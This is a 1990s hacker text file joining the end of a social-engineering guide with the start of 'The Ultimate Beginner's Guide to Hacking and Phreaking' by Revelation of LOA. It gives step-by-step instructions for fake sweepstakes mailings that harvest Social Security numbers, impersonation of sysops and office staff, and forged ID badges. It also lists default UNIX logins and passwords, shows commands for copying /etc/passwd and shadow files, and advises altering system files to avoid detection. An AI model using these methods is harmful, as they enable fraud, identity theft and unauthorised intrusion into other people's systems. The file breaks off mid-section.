verify the prize with a voice call. Hopefully it'll be the same as their net account password. It usually is. Yes, people actually fall for this stuff. To make someone fill these out, they must be concise and visually appealling. A person filling these out cannot be hasseled with difficult choices. Check Boxes are also a nice effect. These must look believeable. Credibility is everything with social engineering. I cannot stress that enough. I will soon realease examples, although you should be original and make some on your own. Now, after stamping and addressing your letters, send them out and wait. Soon you should receive some answers. At this point, use a standard phone social engineering. Social Security numbers are the most common verification. If you find that you need some other form, send out letters with that information. For example, sometimes mother's maiden name is used. SECTION IV: INTERNET 4.1 Isn't this just a form of hacking? I guess it is to a point. Hacking takes more advantage of holes in security while the social engineering takes advantage of holes in people's common sense. Finding your marks through a hole in the fingering system is a great way to start an engineer. Many fingers give full names last logins, login locations and all sorts of info. Find someone who hasn't been on in quite sometime. There are also the classic schemes. Pretending to be a sysop in an IRC or online chat room can make people give up passwords with ease. Yes, generally actions taken in the Internet or online are considered traditional hacking, but your knowledge of the average human's wetware comes into play. SECTION V: LIVE, FROM NEW YORK... 5.1 In person? Yup. This is pretty damn important. You can do quite a bit over a phone or through mail, but sometimes you just have to get off your ass and do things yourself. Getting a password digging through a desk is good, so is touring an office and just looking around. Even conning your way into a terminal works.

This is the only time in hacker culture where looks matter a great deal. Don't expect to walk into VIACOM's offices wearing your Misfits T-shirt with lotsa zits and your walkman makes you look suspicious. Look dignified. Wear a suit. Comb your hair. Don't

5.2 Equipment

get out of hand. Be polite. If you want to look like you belong in that office, you should act that way, too. So you need a suit. If you weigh more than 200 lbs (and are under 6' 2") or look like you're 20 or younger, don't try this. You'll look dumb, be laughed at and possibly have security called on you. You can look like an office worker's kid if you're that young. If you can do this, go ahead. Most of us can't. Fake ID security cards (the kind that aligator clip to a belt or something) can be made with a photo, a layout program and a lamination sheet. This just makes you look more official. Sometimes one of this stick on visitor patches can be helpful. They make you look like your unnatural observation is warrented by your visiting status. 5.3 I'm sweating in this suit..now what? Walk into an office building with confidence. Flash your badge or just have your visitor tag. Pretend you really belong there. That's how you look. An office with cubicles is great. Just walk around and peer at people's belongings. Find the company's UNIX minicomputer. They tend to keep them behind a big plate glass window, so you can check out how its connected. This is good scouting without having to sift through dumpsters or watching through binoculars. DO NOT TRY TO HACK WHILE IN THE BUILDING! IT'S PRETTY SUSPICIOUS LOOKING! SECTION VI: PUTTING IT TOGETHER You want to see what your school's minutes are or you want to hack a local chemical company to see their new toxins, but even if you had access it would be problematic to access the passwords because they are running a VAX. Now what? First you get a list of employees. For schools, just use the catalog. For companies, use a

companies, use a
live engineering technique. Look for payroll sheets, or posted employee lists.
If you look right,
you can just ask a low level employee for a list. Remember, be calm in front
of people. You have
to maintain your credibility.
 Finger each employee's account. Find out who has or hasn't used their
account in the past
few months. Those who haven't are your marks. Write those names down cause
your gonna play
them for all they are worth, goddammit.
 Now we go to the phone book and get the employees addresses. Then we
create a
document in our DTP program that emmulates a short sweepstakes form or another
short
document commonly encountered in the field. It must look professional but

subtle enough not to look false. Credibility once again. Remember to include the social security number space as well as other information. Send these out and wait or masturbate or whatever you do

for a few days. Yes, you're going to have to spend \$10 on stamps unless you are on good terms with who you engineered in person. If they trust you, go back and use the stamping machine..might as well. Now get your phone and call their sysadm. Use women voices first because the guys that run these machines have rarely seen daylight, let alone women. They are EASILY manipulated with a woman's voice. Sound helpless, they love it. If they don't give you your password, you'll have plenty of info for them for verification. If you pretend to be a woman, they'll give youplenty of leway. Go as far as saying you've seen them at work and think they are cute. Watch the passwords fly.

That's it. Once you're in, do what you do..i can't help you from here. Any questions? Email bernz at bernz@ix.netcom.com + + + THE ULTIMATE BEGINNER'S GUIDE TO HACKING AND PHREAKING + + + + + + + + + +BY + REVELATION + + + LOA--ASH + + + + + + + Written: 08/4/96 Volume: 1 + \*\*\*\* 

This document was written in Windows 95 Word Pad. The title above, and some of the text looks a little screwed up when read in anything else, so read it in Word Pad.

Anyway, for those of you who are wondering "what do the letters "LOA" under his handle stand for?" Well, LOA stands for Legion Of the Apocalypse, which is a group of elite hackers and phreakers in my area. The current members of LOA are:

Revelation, Phreaked Out, Hack Attack, Electric Jaguar, and Phreak Show

I started LOA when I discovered that there were many good hackers and phreakers in my area. I thought that an organized group of hackers and phreakers would accomplish much more than an individual could by himself. Thus the Legion Of the Apocalypse was formed and has been around for a while since. Our main goal is to show the public what hacking and phreaking is all about and to reveal confidential information to the hacking/phreaking community so that we can learn more about computers, telephones, electronics, etc. We are hoping to get our own World Wide Web page soon, so keep an eye out for it. It will contain all of the hacking, phreaking, computer, telephone, security, electronics, virus, and carding information that you could possibly want.

Also, if some of you are wondering why I chose the word Revelation as my handle, well, Revelation means revealing or unveiling, which is exactly what I intend to do as a hacker/phreaker. I intend to reveal all the information that I can gather while hacking and phreaking.

Anyway, I wrote this document because I have read all the files that I could get my hands on and noticed that there has never been a really good file written that guided beginning hackers and phreakers step by step.

When I began hacking and started reading all of the beginner files, I still had many un-answered questions. My questions were eventually answered, but only through LOTS of reading and practice. In this file, I hope to give basic step by step instructions that will help beginning hackers and phreakers get started. But, DO NOT think that this will save you from having to read alot. If you want to be a hacker/phreaker, reading is the most important thing you can do. You will have to do ALOT of reading no matter what.

This document was intended for beginners, but it can also be used as a reference tool for advanced hackers and phreakers.

Please distribute this document freely. Give it to anyone that you know who is interested in hacking and/or phreaking. Post it on your World Wide Web page, Ftp sites, and BBS's. Do whatever you want with it as long as it stays UNCHANGED.

As far as I know, this is the most complete and in depth beginners guide available, that is why I wrote it. Also, I plan to have new volumes come out whenever there has been a significant change in the material provided, so keep an eye out for them. LOA is planning on starting an on-line magazine, so look for that too. And we are also starting a hacking business. Owners of businesses can hire us to hack into their systems to find the security faults. The name of this company is A.S.H. (American Security Hackers), and it is run by LOA. If you have any questions about this company, or would like to hire us, or just want security advice, please E-Mail A.S.H. at "an641839@anon.penet.fi".

This document is divided into three main sections with many different sub-sections in them. The Table Of Contents is below:

Table Of Contents:

I. HACKING

- A. What is hacking?
- B. Why hack?
- C. Hacking rules
- D. Getting started
- E. Where and how to start hacking
- F. Telenet commands
- G. Telenet dialups
- H. Telenet DNIC's
- I. Telenet NUA's
- J. Basic UNIX hacking
- K. Basic VAX/VMS hacking
- L. Basic PRIME hacking
- M. Password list
- N. Connecting modems to different phone lines
- O. Viruses, Trojans, and Worms

# II. PHREAKING

- A. What is phreaking?
- B. Why phreak?
- C. Phreaking rules
- D. Where and how to start phreaking

- E. Boxes and what they do
- F. Red Box plans
- G. Free calling from COCOT's
- H. ANAC numbers

## III. REFERENCE

- A. Hacking and phreaking W.W.W. pages
- B. Good hacking and phreaking text files
- C. Hacking and phreaking Newsgroups
- D. Rainbow Books
- E. Hacking and phreaking magazines
- F. Hacking and phreaking movies
- G. Hacking and phreaking Gopher sites
- H. Hacking and phreaking Ftp sites
- I. Hacking and phreaking BBS's
- J. Cool hackers and phreakers
- K. Hacker's Manifesto
- L. Happy hacking!

# \* DISCLAIMER \*

"Use this information at your own risk. I Revelation, nor any other member of LOA, nor the persons providing this file, will NOT assume ANY responsibility for the use, misuse, or abuse, of the information provided herein. The following information is provided for educational purposes ONLY. The information is NOT to be used for illegal purposes. By reading this file you ARE AGREEING to the following terms: I understand that using this information is illegal. I agree to, and understand, that I am responsible for my own actions. If I get into trouble using this information for the wrong reasons, I promise not to place the blame on Revelation, LOA, or anyone that provided this file. I understand that this information is for educational purposes only. This file may be used to check your security systems and if you would like a thorough check contact A.S.H.

This file is basically a compilation of known hacking and phreaking information and some information gathered from my own experience as a hacker/phreaker. I have tried to make sure that everything excerpted from other documents was put in quotes and labeled with the documents name, and if known, who wrote it. I am sorry if any mistakes were made with quoted information."

> \*-Revelation-\* LOA

I. HACKING

A. What is hacking?

Hacking is the act of penetrating computer systems to gain knowledge about the system and how it works.

Hacking is illegal because we demand free access to ALL data, and we get it. This pisses people off and we are outcasted from society, and in order to stay out of prison, we must keep our status of being a hacker/phreaker a secret. We can't discuss our findings with anyone but other members of the hacking/phreaking community for fear of being punished. We are punished for wanting to learn. Why is the government spending huge amounts of time and money to arrest hackers when there are other much more dangerous people out there. It is the murderers, rapists, terrorists, kidnappers, and burglers who should be punished for what they have done, not hackers. We do NOT pose a threat to anyone. We are NOT out to hurt people or there computers. I admit that there are some people out there who call themselves hackers and who deliberately damage computers. But these people are criminals, NOT hackers. I don't care what the government says, we are NOT criminals. We are NOT trying to alter or damage any system. This is widely misunderstood. Maybe one day people will believe us when we say that all we want is to learn.

There are only two ways to get rid of hackers and phreakers. One is to get rid of computers and telephones, in which case we would find other means of getting what we want.(Like that is really going to happen.) The other way is to give us what we want, which is free access to ALL information. Until one of those two things happen, we are not going anywhere.

# B. Why hack?

As said above, we hack to gain knowledge about systems and the way they work. We do NOT want to damage systems in any way. If you do damage a system, you WILL get caught. But, if you don't damage anything, it is very unlikely that you will be noticed, let alone be tracked down and arrested, which costs a considerable amount of time and money.

Beginners should read all the files that they can get their hands on about anything even remotely related to hacking and phreaking, BEFORE they start hacking. I know it sounds stupid and boring but it will definetly pay off in the future. The more you read about hacking and phreaking, the more unlikely it is that you will get caught. Some of the most useless pieces of information that you read could turn out to be the most helpful. That is why you need to read everything possible.

C. Hacking rules

1. Never damage any system. This will only get you into trouble.

2. Never alter any of the systems files, except for those needed to insure that you are not detected, and those to insure that you have access into that computer in the future.

3. Do not share any information about your hacking projects with anyone but those you'd trust with your life.

4. When posting on BBS's (Bulletin Board Systems) be as vague as possible when describing your current hacking projects. BBS's CAN be monitered by law enforcement.

5. Never use anyone's real name or real phone number when posting on a BBS.

6. Never leave your handle on any systems that you hack in to.

7. DO NOT hack government computers.

8. Never speak about hacking projects over your home telephone line.

9. Be paranoid. Keep all of your hacking materials in a safe place.

10. To become a real hacker, you have to hack. You can't just sit around reading text files and hanging out on BBS's. This is not what hacking is all about.

D. Getting started

The very first thing you need to do is get a copy of PKZIP or some other file unzipping utility. Nearly everything that you download from the Internet or from a BBS will be zipped. A zipped file is a file that has been compressed. Zipped files end with the extension ".zip".

Then you need to get yourself a good prefix scanner.(also known as a War Dialer) This is a program that automatically dials phone numbers beginning with the three numbers (prefix) that you specify. It checks to see if the number dialed has a carrier.(series of beeps that tells you that you have dialed a computer) Try and find a large business area prefix to scan. It is these businesses that have interesting computers. There are many good scanners out there, but I would recommend Autoscan or A-Dial. These are very easy to use and get the job done quickly and efficiently.

E. Where and how to start hacking

After you get yourself a good scanner, scan some prefixes and find some cool dialups, then do the following: From your terminal, dial the number you found. Then you should hear a series of beeps (carrier) which tells you that you are connecting to a remote computer. It should then say something like "CONNECT 9600" and then identify the system that you are on. If nothing happens after it says "CONNECT 9600" try hitting enter a few times. If you get a bunch of garbage adjust your parity, data bits, stop bits, baud rate, etc., until it becomes clear.

That is one way of connecting to a remote computer. Another way is through Telenet or some other large network.

Telenet is a very large network that has many other networks and remote computers connected to it.

Ok, here is how you would connect to a remote computer through Telenet:

First, you get your local dialup(phone number) from the list that I have provided in Section G. Then you dial the number from your terminal and connect.(If you get a bunch of garbage try changing your parity to odd and your data bits to 7, this should clear it up.) If it just sits there hit enter and wait a few seconds, then hit enter again. Then it will say "TERMINAL=" and you type in your terminal emulation. If you don't know what it is just hit enter. Then it will give you a prompt that looks like "@". From there you type "c" and then the NUA (Network User Address) that you want to connect to. After you connect to the NUA, the first thing you need to do is find out what type of system you are on.(i.e. UNIX, VAX/VMS, PRIME, etc.)

There are other things that you can do on Telenet besides connecting to an NUA. Some of these commands and functions are listed in the next section.

You can only connect to computers which accept reverse charging.

The only way you can connect to computers that don't accept reverse charging is if you have a Telenet account. You can try hacking these. To do this, at the "@" prompt type "access". It will then ask you for your Telenet ID and password.

Telenet is probably the safest place to start hacking because of the large numbers of calls that they get. Make sure you call during business hours (late morning or early afternoon) so there are many other people on-line.

F. Telenet commands

Here is a list of some Telenet commands and their functions. This is only a partial list. Beginners probably won't use these commands, but I put them here for reference anyway.

COMMAND

### FUNCTION

c	Connect to a host.
stat	Shows network port.
full	Network echo.
half	Terminal echo.
telemail	Mail.(need ID and password)
mail	Mail.(need ID and password)
set	Select PAD parameters
cont	Continue.
d	Disconnect.
hangup	Hangs up.
access	Telenet account.(ID and password)

G. Telenet dialups

Here is the list of all the Telenet dialups that I know of in the U.S.A., including the city, state, and area code:

STATE,CITY:	AREA CODE:	NUMBER:
<pre>AL, Anniston AL, Birmingham AL, Decatur AL, Dothan AL, Florence AL, Huntsville AL, Mobile AL, Mobile AL, Montgomery AL, Tuscaloosa AZ, Phoenix AZ, Tucson AR, Ft.Smith AR, Little Rock CA, Bakersfield CA, Chico CA, Colton</pre>	205 205 205 205 205 205 205 205 205 205	236-9711 328-2310 355-0206 793-5034 767-7960 539-2281 432-1680 269-0090 752-1472 254-0244 747-0107 782-2852 327-4616 327-8146 894-6882 824-9000
CA, Compton CA, Concord CA, Escondido CA, Eureka	213 415 619 707	516-1007 827-3960 741-7756 444-3091

-	Fresno	209	233-0961
	Garden Grove	714	898-9820
CA,	Glendale	818	507-0909
CA,	Hayward	415	881-1382
CA,	Los Angeles	213	624-2251
CA,	Marina Del Rey	213	306-2984
CA,	Merced	209	383-2557
CA,	Modesto	209	576-2852
CA,	Montery	408	646-9092
CA,	Norwalk	213	404-2237
CA,	Oakland	415	836-4911
CA,	Oceanside	619	430-0613
CA,	Palo Alto	415	856-9995
CA,	Pomona	714	626-1284
CA,	Sacramento	916	448-6262
CA,	Salinas	408	443-4940
CA,	San Carlos	415	591-0726
CA,	San Diego	619	233-0233
-	San Francisco	415	956-5777
	San Jose	408	294-9119
	San Pedro	213	548-6141
	San Rafael	415	472-5360
	San Ramon	415	829-6705
	Santa Ana	714	558-7078
	Santa Barbara	805	682-5361
	Santa Cruz	408	429-6937
	Santa Rosa	707	656-6760
	Stockton	209	957-7610
	Thousand Oaks	805	495-3588
	Vallejo	415	724-4200
-	Vallejo Ventura	805	656-6760
	Visalia	209	627-1201
	West Covina	209 818	915-5151
	Woodland Hills	818	887-3160
		719	635-5361
	Colorado	303	337-6060
	Denver		
-	Ft. Collins	303	493-9131
	Grand Junction	303	241-3004
	Greeley	303	352-8563
	Pueblo	719	542-4053
	Bridgeport	203	335-5055
	Danbury	203	794-9075
	Hartford	203	247-9479
	Middletown	203	344-8217
	New Britain	203	225-7027
	New Haven	203	624-5954
-	New London	203	447-8455
-	Norwalk	203	866-7404
	Stamford	203	348-0787
	Waterbury	203	753-4512
	Dover	302	678-8328
	Newark	302	454-7710
	Washington	202	429-7896
	Washington	202	429-7800
-	Boca Raton	407	338-3701
	Cape Coral	813	275-7924
	Cocoa Beach	407	267-0800
	Daytona Beach	904	255-2629
	Ft. Lauderdale	305	764-4505
FL,	Gainsville	904	338-0220

-	Jacksonville	904	353-1818
	Lakeland	813	683-5461
,	Melbourne	407	242-8247
FL,	Miami	305	372-0230
FL,	Naples	813	263-3033
FL,	Ocala	904	351-3790
FL,	Orlando	407	422-4099
FL,	Pensacola	904	432-1335
FL,	Pompano Beach	305	941-5445
FL,	St. Petersburg	813	323-4026
FL,	Sarasota	813	923-4563
FL,	Tallahassee	904	681-1902
FL,	Tampa	813	224-9920
-	West Palm Beach	407	833-6691
	Albany	912	888-3011
-	Athens	404	548-5590
	Atlanta	404	523-0834
-	Augusta	404	724-2752
	Colombus	404	571-0556
	Macon	912	743-8844
	Rome	404	234-1428
	Savannah	912	236-2605
	Oahu	808	528-0200
	Boise	208	343-0611
	Idaho Falls	208	529-0406
ID,	Lewiston	208	743-0099
ID,	Pocatella	208	232-1764
IL,	Aurora	312	896-0620
IL,	Bloomington	309	827-7000
IL,	Chicago	312	938-0600
IL,	Decatur	217	429-0235
IL,	Dekalb	815	758-2623
IL,	Joliet	815	726-0070
IL,	Peoria	309	637-8570
IL,	Rockford	815	965-0400
IL,	Springfield	217	753-1373
	Urbana	217	384-6428
	Bloomington	812	332-1344
	Evansville	812	424-7693
	Ft. Wayne	219	426-2268
	Gary	219	882-8800
	Indianapolis	317	299-0024
	Kokomo	317	455-2460
	Lafayette	317	742-6000
	Muncie		282-6418
		317	
	South Bend	219	233-7104
-	Terre Haute	812	232-5329
	Ames	515	233-6300
	Cedar Rapids	319	364-0911
	Davenport	319	324-2445
	Des Moines	515	288-4403
	Dubuque	319	556-0783
	Iowa City	319	351-1421
IA,	Sioux City	712	255-1545
IA,	Waterloo	319	232-5441
KS,	Lawrence	913	843-8124
KS,	Manhattan	913	537-0948
KS,	Salina	913	825-7900
	Topeka	913	233-9880
	Wichita	316	262-5669

KΥ,	Bowling Green	502	782-7941
KY,	Frankfort	502	875-4654
KY,	Lexington	606	233-0312
KY,	Louisville	502	589-5580
KΥ,	Owensboro	502	686-8107
LA,	Alexandria	318	445-1053
	Baton Rouge	504	343-0753
	Lafayette	318	233-0002
	Lake Charles	318	436-0518
,	Monroe	318	387-6330
	New Orleans	504	524-4094
	Shreveport	318	221-5833
ME,	Augusta	207	622-3123
ME,	Brewer	207	989-3081
ME,	Lewiston	207	784-0105
ME,	Portland	207	761-4000
MD,	Annapolis	301	224-8550
MD,	Baltimore	301	727-6060
MD,	Frederick	301	293-9596
-	Boston	617	292-0662
	Brockton	508	580-0721
	Fall River	508	677-4477
	Framingham	508	879-6798
	Lawrence		
		508	975-2273
	Lexington	617	863-1550
	Lowell	508	937-5214
	New Bedford	508	999-2915
MA,	Northampton	413	586-0510
MA,	Pittsfield	413	499-7741
MA,	Salem	508	744-1559
MA,	Springfield	413	781-3811
MA,	Woods Hole	508	540-7500
MA,	Worcester	508	755-4740
MI,	Ann Arbor	313	996-5995
MI,	Battle Creek	616	968-0929
-	Detroit	313	964-2988
	Flint	313	235-8517
	Grand Rapids	616	774-0966
	Jackson	517	782-8111
	Kalamazoo	616	345-3088
	Lansing	517	484-0062
	Midland	517	832-7068
	Muskegon	616	726-5723
	Pontiac	313	332-5120
	Port Huron	313	982-8364
	Saginaw	517	790-5166
MI,	Southfield	313	827-4710
MI,	Traverse City	616	946-2121
MI,	Warren	313	575-9152
MN,	Duluth	218	722-1719
MN,	Mankato	517	388-3780
	Minneapolis	612	341-2459
	Rochester	507	282-5917
-	St. Cloud	612	253-2064
	Gulfport	601	863-0024
	Jackson	601	969-0036
	Meridian	601	482-2210
	Starkville	601	324-2155
	Columbia	314	449-4404
мΟ,	Jefferson City	314	634-5178

MO, Kansas City	816	221-9900
MO, St. Joseph	816	279-4797
MO, St. Louis	314	421-4990
MO, Springfield	417	864-4814
MT, Billings	406	245-7649
MT, Great Falls	406	771-0067
MT, Helena	406	443-0000
MT, Missoula	406	721-5900
NE, Lincoln	402	475-4964
NE, Omaha	402	341-7733
NV, Las Vegas	702	737-6861
NV, Reno	702	827-6900
NH, Concord	603	224-1024
NH, Durham	603	868-2924
NH, Manchester	603	627-8725
NH, Nashua	603	880-6241
NH, Portsmouth	603	431-2302
NJ, Atlantic City	609	348-0561
NJ, Freehold	201	780-5030
NJ, Hackensack	201	488-6567
NJ, Marlton	609	596-1500
NJ, Merchantville	609	663-9297
NJ, Morristown	201	455-0275
NJ, New Brunswick	201	745-2900
NJ, Newark	201	623-0469
NJ, Passaic	201	778-5600
NJ, Paterson	201	684-7560
NJ, Princeton	609	799-5587
NJ, Rahway	201	815-1885
NJ, Redbank	201	571-0003
NJ, Roseland	201	227-5277
NJ, Sayreville	201	525-9507
NJ, Trenton	609	989-8847
•		
NM, Albuquerque	505	243-4479
NM, Las Cruces	505	526-9191
NM, Santa Fe	505	473-3403
NY, Albany	518	465-8444
NY, Binghampton	607	772-6642
NY, Buffalo	716	847-1440
NY, Dear Park	516	667-5566
NY, Hempstead	516	292-3800
NY, Ithaca	607	277-2142
NY, New York City	212	741-8100
NY, New York City	212	620-6000
NY, Plattsburgh	518	562-1890
NY, Poughkeepsie	914	473-2240
NY, Rochester	716	454-1020
NY, Syracuse	315	472-5583
NY, Utica	315	797-0920
NY, Whit Plains	914	328-9199
NC, Asheville	704	252-9134
NC, Charlotte	704	332-3131
NC, Fayetteville	919	323-8165
NC, Gastonia	704	865-4708
NC, Greensboro	919	273-2851
NC, High Point	919	889-7494
NC, North Wilkesboro	919	838-9034
NC, Raleigh	919	834-8254
NC, Res Tri Park	919	549-8139
NC, Tarboro	919	823-0579

NC,	Wilmington	919	763-8313
NC,	Winston-Salem	919	725-2126
ND,	Fargo	701	235-7717
ND,	Grand Forks	701	775-7813
ND,	Mandan	701	663-2256
OH,	Canton	216	452-0903
OH,	Cincinnati	513	579-0390
OH,	Cleveland	216	575-1658
OH,	Colombus	614	463-9340
	Dayton	513	461-5254
	Elyria	216	323-5059
	Hamilton	513	863-4116
-	Kent	216	678-5115
	Lorain	216	960-1170
	Mansfield	419	526-0686
	Sandusky	419	627-0050
	Springfield	513	324-1520
	Toledo	419	255-7881
		216	394-0041
	Warren		
-	Wooster	216	264-8920
	Youngstown	216	743-1296
	Bartlesville	918	336-3675
	Lawton	405	353-0333
	Oklahoma City	405	232-4546
	Stillwater	405	624-1113
	Tulsa	918	584-3247
	Corvallis	503	754-9273
	Eugena	503	683-1460
	Hood River	503	386-4405
	Klamath Falls	503	882-6282
	Medford	503	779-6343
OR,	Portland	503	295-3028
- /	Salem	503	378-7712
PA,	Allentown	215	435-3330
PA,	Altoona	814	949-0310
PA,	Carlisle	717	249-9311
PA,	Danville	717	271-0102
PA,	Erie	814	899-2241
PA,	Harrisburg	717	236-6882
PA,	Johnstown	814	535-7576
PA,	King Of Prussia	215	337-4300
PA,	Lancaster	717	295-5405
PA,	Philadelphia	215	574-9462
PA,	Pittsburgh	412	288-9950
PA,	Reading	215	376-8750
PA,	Scranton	717	961-5321
PA,	State College	814	231-1510
PA,	Wilkes-Barre	717	829-3108
PA,	Williamsport	717	494-1796
	York	717	846-6550
RI,	Providence	401	751-7910
	Charleston	803	722-4303
	Columbia	803	254-0695
	Greenville	803	233-3486
	Spartenburg	803	585-1637
	Pierre	605	224-0481
	Rapid City	605	348-2621
	Sioux Falls	605	336-8593
	Bristol	615	968-1130
	Chattanooga	615	756-1161
/			

	Clarksville	615	552-0032
ΤN,	Johnson City	615	282-6645
ΤN,	Knoxville	615	525-5500
TN,	Memphis	901	521-0215
TN,	Nashville	615	244-3702
TN,	Oak Ridge	615	481-3590
ΤX,	Abilene	915	676-9151
ΤX,	Amarillo	806	373-0458
ΤX,	Athens	214	677-1712
ΤX,	Austin	512	928-1130
ΤX,	Brownsville	512	542-0367
ΤX,	Bryan	409	822-0159
	Corpus Christi	512	884-9030
	Dallas	214	748-6371
ΤX,	El Paso	915	532-7907
TX,	Ft. Worth	817	332-4307
	Galveston	409	762-4382
	Houston	713	227-1018
,	Laredo	512	724-1791
,	Longview	214	236-4205
	Lubbock	806	747-4121
,	Mcallen	512	686-5360
,	Midland	915	561-9811
,	Nederland	409	722-3720
	San Angelo	915	944-7612
	San Antonio	512	225-8004
	Sherman	214	893-4995
	Temple	817	773-9723
	Tyler	214	597-8925
	Waco	817	752-9743
	Wichita Falls	817	322-3774
	Oqden	801	627-1630
-	5	801	
-	Provo	801	373-0542
	Salt Lake City		359-0149 864-0808
	Burlington Montpelier	802 802	229-4966
	-		
	Rutland	802	775-1676 295-7631
VT,		802	
VA,	5	703	552-9181
	Charlottesville	804	977-5330
	Covington Evendouristrohumo	703	962-2217
	Fredericksburg	703	371-0188
	Harrisonburg	703	434-7121
	Herndon	703	435-1800
	Lynchburg	804	845-0010
	Newport News	804	596-6600
	Norfolk	804	625-1186
	Richmond	804	788-9902
	Roanoke	703	344-2036
	Auburn	206	939-9982
	Bellingham	206	733-2720
	Everett	206	775-9929
	Longview	206	577-5835
	Olympia	206	754-0460
	Richland	509	943-0649
	Seattle	206	625-9612
	Spokane	509	455-4071
-	Tacoma	206	627-1791
	Vancouver	206	693-6914
WA,	Wenatchee	509	663-6227

WA, Yakima	509	575-1060
•		
WV, Charleston	304	343-6471
WV, Huntington	304	523-2802
WV, Morgantown	304	292-0104
WV, Wheeling	304	233-7732
WI, Beloit	608	362-5287
WI, Eau Claire	715	836-9295
WI, Green Bay	414	432-2815
WI, Kenosha	414	552-9242
WI, La Crosse	608	784-0560
WI, Madison	608	257-5010
WI, Milwaukee	414	271-3914
WI, Neenah	414	722-7636
WI, Racine	414	632-6166
WI, Sheboygan	414	452-3995
WI, Wausau	715	845-9584
WI, West Bend	414	334-2206
WY, Casper	307	265-5167
WY, Cheyenne	307	638-4421
WY, Laramie	307	721-5878

H. Telenet DNIC's

Here is the list of all the Telenet DNIC's. These will be defined and explained in the next section:

DNIC:	NETWORK:
02041 02062	Datanet-1 DCS
02080	Transpac
02284	Telepac (Switzerland)
02322	Datex-P (Austria)
02392	Radaus
02342	PSS
02382	Datapak (Denmark)
02402	Datapak (Sweden)
02405	Telepak
02442	Finpak
02624	Datex-P (West Germany)
02704	Luxpac
02724	Eirpak
03020	Datapac
03028	Infogram
03103	ITT/UDTS (U.S.A.)
03106	Tymnet
03110	Telenet
03340	Telepac (Mexico)
03400	UDTS (Curacau)
04251	Isranet
04401	DDX-P
04408	Venus-P
04501	Dacom-Net
04542	Intelpak
05052	Austpac
05053	Midas
05252	Telepac (Hong Kong)
05301	Pacnet

06550	Saponet
07240	Interdata
07241	Renpac
07421	Dompac
09000	Dialnet

I. Telenet NUA's

Here is a list of a few Telenet NUA's and what type of system they are. But first, this is how an NUA is put together:

031106170023700 \ /\ / \ / | | | DNIC Area NUA Code

The DNIC says which network connected to Telenet you are using. The area code is the area code for the area that the NUA is in. And the NUA is the address of the computer on Telenet. Please note that an NUA does NOT have to be in your area code for you to connect to it.

There are two ways of finding useful NUA's. The first way is to get or write an NUA scanning program. The second way is to get a copy of the Legion Of Doom's Telenet Directory.( Volume 4 of the LOD Technical Journals)

Now, here is the list. Remember that these are only a few NUA's. These are NOT all of the Telenet NUA's. All of these NUA's DO accept reverse charging. Also, please note that all of these may not be working by the time you read this and that network congestion frequently makes an NUA inaccessible for a short period of time.

NUA:

SYSTEM TYPE:

031102010022500	VAX
031102010015600	UNIX
031102010022000	VAX
031102010025900	UNIX
031102010046100	VAX
031102010025200	PRIME
031102010046100	VAX
031102010052200	VAX
031102020001000	PRIME
031102020013200	VAX
031102020014100	PRIME
031102020014200	PRIME
031102020015000	VAX
031102020016100	UNIX
031102020021400	PRIME
031102020024500	AOS
031102020030800	PRIME
031102020030900	PRIME
031102020031200	PRIME
031102020033600	VAX
031102020033700	VAX
031102020034300	PRIME
031102020036000	HP-3000
031102030007500	VAX
031102030002200	VM/370

031102030013600	PRIME
031102060003200	HP-3000
031102060044000	VAX
031102060044900	NOS
031102060044700	VM/370
031102120003900	NOS
031102120015200	PRIME
031102120026600	VAX
031102120026300	VAX
031102120026700	UNIX
031102120044900	UNIX
031102120053900	VOS
031102140024000	VAX

# J. Basic UNIX hacking

UNIX is probably the most commonly used operating system on Telenet, and is the easiest to hack since it doesn't record bad login attempts. You know you've found a UNIX system when it gives you a "Login" prompt, and then a "Password" prompt. To get in you should first try the default logins.(Listed below.) If these don't work try some of the passwords listed in Section M. If these don't work try to find backdoors. These are passwords that may have been put in to allow the programmer (or someone else who could be in a position to make a backdoor) to get access into the system. These are usually not known about by anyone but the individual who made it. Try doing some research on the programmer and other people who helped to make the system. And, if these don't work, just try guessing them. The Login (usually the account holders name) has 1-8 characters and the Password is 6-8 characters. Both can be either letters or numbers, or a combination of the two.

Once you get in, you should get a "\$" prompt, or some other special character like it. You should only use lower case letters when hacking UNIX, this seems to be standard format. If you type "man [command]" at the prompt, it should list all of the commands for that system. Anyway, here are the default Logins and Passwords:

Login:	Password:
root	root
root	system
sys	sys
sys	system
daemon	daemon
uucp	uucp
tty	tty
test	test
unix	unix
unix	test
bin	bin
adm	adm
adm	admin
admin	adm
admin	admin
sysman	sysman
sysman	sys
sysman	system
sysadmin	sysadmin
sysadmin	sys
sysadmin	system

sysadmin	admin
sysadmin	adm
who	who
learn	learn
uuhost	uuhost
guest	guest
host	host
nuucp	nuucp
rje	rje
games	games
games	player
sysop	sysop
root	sysop
demo	demo

Once you are in, the first thing that you need to do is save the password file to your hard drive or to a disk. The password file contains the Logins and Passwords. The passwords are encoded. To get the UNIX password file, depending on what type of UNIX you are in, you can type one of the following things:

# /etc/passwd or cat /etc/passwd

The first one is the standard command, but there are other commands as well, like the second one. Once you get the password file, it should look like this:

john:234abc56:9999:13:John Johnson:/home/dir/john:/bin/john

Broken down, this is what the above password file states:

Username: john Encrypted Password: 234abc56 User Number: 9999 Group Number: 13 Other Information: John Johnson Home Directory: /home/dir/john Shell: /bin/john

UNIX System Type:

If the password file does not show up under one of the above two commands, then it is probably shadowed. The following definition of password shadowing was taken from the alt.2600 hack faq: "Password shadowing is a security system where the encrypted password field is replaced with a special token and the encrypted password is stored in a seperate file which is not readable by normal system users." If the password file is shadowed, you can find it in one of the following places, depending on the type of UNIX you are using:

Token:

!

AIX 3	/etc/security/passwd	

Path:

or	/tcb/auth/files/ <first letter="" of="" username="">/<username></username></first>	#
A/UX 3.Os	/tcb/files/auth/*	
BSD4.3-Reno	/etc/master.passwd	*
ConvexOS 10	/etc/shadpw	*
ConvexOS 11	/etc/shadow	*
DG/UX	/etc/tcb/aa/user	*
EP/IX	/etc/shadow	x
HP-UX	/.secure/etc/passwd	*
IRIX 5	/etc/shadow	x
Linux 1.1	/etc/shadow	*
OSF/1	<pre>/etc/passwd[.dir .pag]</pre>	*
SCO UNIX #.2.x	/tcb/auth/files/ <first letter="" of<br="">username&gt;/<username></username></first>	*
SunOS 4.1+c2	/etc/security/passwd.adjunct	##
SunOS 5.0	/etc/shadow	
System V 4.0	/etc/shadow	x
System V 4.2	/etc/security/* database	
Ultrix 4	/etc/auth[.dir .pag]	*
UNICOS	/etc/udb	*

Some passwords can only be used for a certain amount of time without having to be changed, this is called password aging. In the password file example below, the "C.a4" is the password aging data:

